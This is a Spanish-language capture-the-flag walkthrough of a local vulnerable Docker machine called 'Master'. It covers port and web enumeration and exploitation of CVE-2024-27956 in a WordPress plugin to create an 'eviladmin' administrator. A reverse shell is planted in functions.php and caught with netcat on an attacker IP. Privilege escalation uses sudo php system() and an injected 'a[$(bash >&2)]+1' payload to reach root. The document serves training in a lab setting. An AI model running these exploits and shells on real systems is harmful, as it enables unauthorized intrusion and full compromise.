

## MASTER

### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip master.zip
```

```
Archive: master.zip
inflating: auto_deploy.sh
inflating: master.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh master.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
Linux 3.0.3
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data: 5 09:34 secret
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.285 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.285/0.285/0.285/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA      172.17.0.2

IP DE LA MÁQUINA ATACANTE    192.168.0.26


LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 11:24 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000063s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 6.5.5
|_http-title: Master
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontramos el puerto 80 abierto



The screenshot shows the Master Study website interface. At the top, there's a navigation bar with the 'MASTER STUDY' logo, a search icon, and a 'LOGIN/SIGN UP' button. Below the navigation bar, the word 'Courses' is displayed. A search bar with the placeholder 'Search Courses' and a magnifying glass icon is present. To the right of the search bar, there's a 'Sort By:' dropdown menu set to 'Release date (newest first)' and two icons for grid and list views. Below these elements, there are four course cards, each featuring a thumbnail image, a title, a description, and a 'Free' label at the bottom right.

Course Title	Description	Price
Curso de Escaladas de Privilegios en Linux	Ciberseguridad	Free
Curso NoSQL Injection	Ciberseguridad	Free
Curso Express MongoDB	Ciberseguridad	Free
Curso de Python desde cero e intensivo	Ciberseguridad	Free

## ENUMERACIÓN

```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap[3.3.25], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], JQuery[3.7.1], MetaGenerator[Elementor 3.22.3; features: e_optimized_assets_loading, e_optimized_css_loading, e_font_icon_svg, additional_custom_breakpoints, e_optimized_control_loading, e_lazyload; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.5.5], Open-Graph-Protocol[website], PasswordField[register_user_password,register_user_password_re,user_password], Script[text/javascript], Title[Master], UncommonHeaders[link], WordPress[6.5.5]
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```


```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,doc,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/wp-content (Status: 301) [Size: 313] [→ http://172.17.0.2/wp-content/]
/index.php (Status: 301) [Size: 0] [→ http://172.17.0.2/]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 314] [→ http://172.17.0.2/wp-includes/]
/wp-login.php (Status: 200) [Size: 5782]
/readme.html (Status: 200) [Size: 7401]
/wp-admin (Status: 301) [Size: 311] [→ http://172.17.0.2/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [→ http://172.17.0.2/wp-login.php?action=register]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====

```

172.17.0.2/wp-login.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DeepL Translate -




Username or Email Address

Password

☐ Remember Me

[Lost your password?](#)

[← Go to Master](#)




## Index of /wp-includes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">ID3/</a>	2024-06-30 07:18	-	
<a href="#">IXR/</a>	2024-06-30 07:18	-	
<a href="#">PHPMailer/</a>	2024-06-30 07:18	-	
<a href="#">Requests/</a>	2024-06-30 07:18	-	
<a href="#">SimplePie/</a>	2024-06-30 07:18	-	
<a href="#">Text/</a>	2024-06-30 07:18	-	
<a href="#">admin-bar.php</a>	2024-06-30 07:18	36K	
<a href="#">assets/</a>	2024-06-30 07:18	-	
<a href="#">atomlib.php</a>	2024-06-30 07:18	12K	
<a href="#">author-template.php</a>	2024-06-30 07:18	19K	

```
nuclei -u http://172.17.0.2 -me -silent --severity high,critical
```

```
└─$ nuclei -u http://172.17.0.2 -me -silent --severity high,critical
```



```
v3.2.9
projectdiscovery.io

[WRN] Found 5 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.2.9 (latest)
[INF] Current nuclei-templates version: v9.9.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 75
[INF] Templates loaded for current scan: 2702
[INF] Executing 2702 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 215 (Reduced 183 Requests)
[INF] Using Interactsh Server: oast.pro
[CVE-2024-27956] [http] [critical] http://172.17.0.2/wp-content/plugins/wp-automatic/inc/csv.php
```

## EXPLOTACIÓN

CVE-2024-27956

Buscamos esta vulnerabilidad en San Google

<https://github.com/diego-tella/CVE-2024-27956-RCE>

## Usage

```
git clone https://github.com/diego-tella/CVE-2024-27956-RCE/  
cd CVE-2024-27956-RCE  
python exploit.py http://target.com
```



Nos descargamos el exploit, vamos a su directorio y lo ejecutamos con python

**git clone <https://github.com/diego-tella/CVE-2024-27956-RCE>**

```
Cloning into 'CVE-2024-27956-RCE'...  
remote: Enumerating objects: 15, done.  
remote: Counting objects: 100% (15/15), done.  
remote: Compressing objects: 100% (14/14), done.  
remote: Total 15 (delta 2), reused 0 (delta 0), pack-reused 0  
Receiving objects: 100% (15/15), 189.61 KiB | 1.75 MiB/s, done.  
Resolving deltas: 100% (2/2), done.
```

**cd CVE-2024-27956-RCE**

**python3 exploit.py http://172.17.0.2**


```
[+] Exploit for CVE-2024-27956  
[+] Creating user eviladmin  
[+] Giving eviladmin administrator permissions  
[+] Exploit completed!  
[+] administrator created: eviladmin:admin
```

Básicamente, lo que hace este exploit es crearnos un usuario administrador


**eviladmin/admin**


Nos vamos a <http://172.17.0.2/wp-login.php>

e introducimos estas credenciales



Ahora, abajo a la izquierda buscamos **appearance-theme file editor-functions.php** y pegamos un script sacado de <https://www.revshells.com/>





Nos ponemos a la escucha con netcat en el 4444

Subimos el archivo y obtenemos conexión

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 33552
Linux 2b615763d7a8 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
21:17:45 up 2:34, 0 user, load average: 8.83, 8.33, 8.22
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2b615763d7a8:/$
```

Tratamos la TTY

- **script /dev/null -c bash**

- **ctrl+Z**

- **stty raw -echo; fg**

**reset xterm**

- **export TERM=xterm**

- **export SHELL=bash**

- **sstty size**

**35 167**

- stty rows 35 columns 167

## ESCALADA DE PRIVILEGIOS

### Buscamos permisos sudo

```
www-data@2b615763d7a8:/$ sudo -l
Matching Defaults entries for www-data on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 2b615763d7a8:
    (pylon) NOPASSWD: /usr/bin/php
www-data@2b615763d7a8:/$
```

```
www-data@2b615763d7a8:/$ CMD="/bin/sh"
www-data@2b615763d7a8:/$ sudo -u pylon /usr/bin/php -r "system('$CMD');"
whoami
pylon
bash
pylon@2b615763d7a8:/$
```

### Buscamos permisos sudo

```
pylon@2b615763d7a8:/$ sudo -l
Matching Defaults entries for pylon on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User pylon may run the following commands on 2b615763d7a8:
    (mario) NOPASSWD: /bin/bash /home/mario/pingusorpresita.sh
pylon@2b615763d7a8:/$
```

Aquí, encontramos explicado por Mario el proceso

<https://www.youtube.com/shorts/30Z2QVJfhGs>

```
pylon@2b615763d7a8:/$ sudo -u mario /bin/bash /home/mario/pingusorpresita.sh
Escribe 1 para ver el canal del pinguino, o cualquier otro numero para acceder a la academia: a[$(bash >&2)]+1
mario@2b615763d7a8:/$ sudo -l
Matching Defaults entries for mario on 2b615763d7a8:
```



## Buscamos permisos sudo

```
mario@2b615763d7a8:/$ sudo -l
Matching Defaults entries for mario on 2b615763d7a8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mario may run the following commands on 2b615763d7a8:
    (root) NOPASSWD: /bin/bash /home/pylon/pylonsorpresita.sh
```

```
mario@2b615763d7a8:/$ sudo -u root /bin/bash /home/pylon/pylonsorpresita.sh
Escribe 1 para ver el canal de pylon: a[$(bash >&2)]+1
root@2b615763d7a8:/# whoami
root
root@2b615763d7a8:/#
```

